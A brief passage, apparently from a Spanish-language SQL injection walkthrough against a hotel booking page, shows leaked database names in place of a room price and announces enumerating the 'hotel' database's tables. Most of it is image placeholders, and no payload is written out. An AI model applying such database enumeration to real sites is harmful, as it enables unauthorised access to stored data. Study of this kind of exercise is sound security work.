
\$

hotel,information_schema,mysql,performance_schema


/ per night

4


Vamos a enumerar las tablas de la base de datos "hotel":



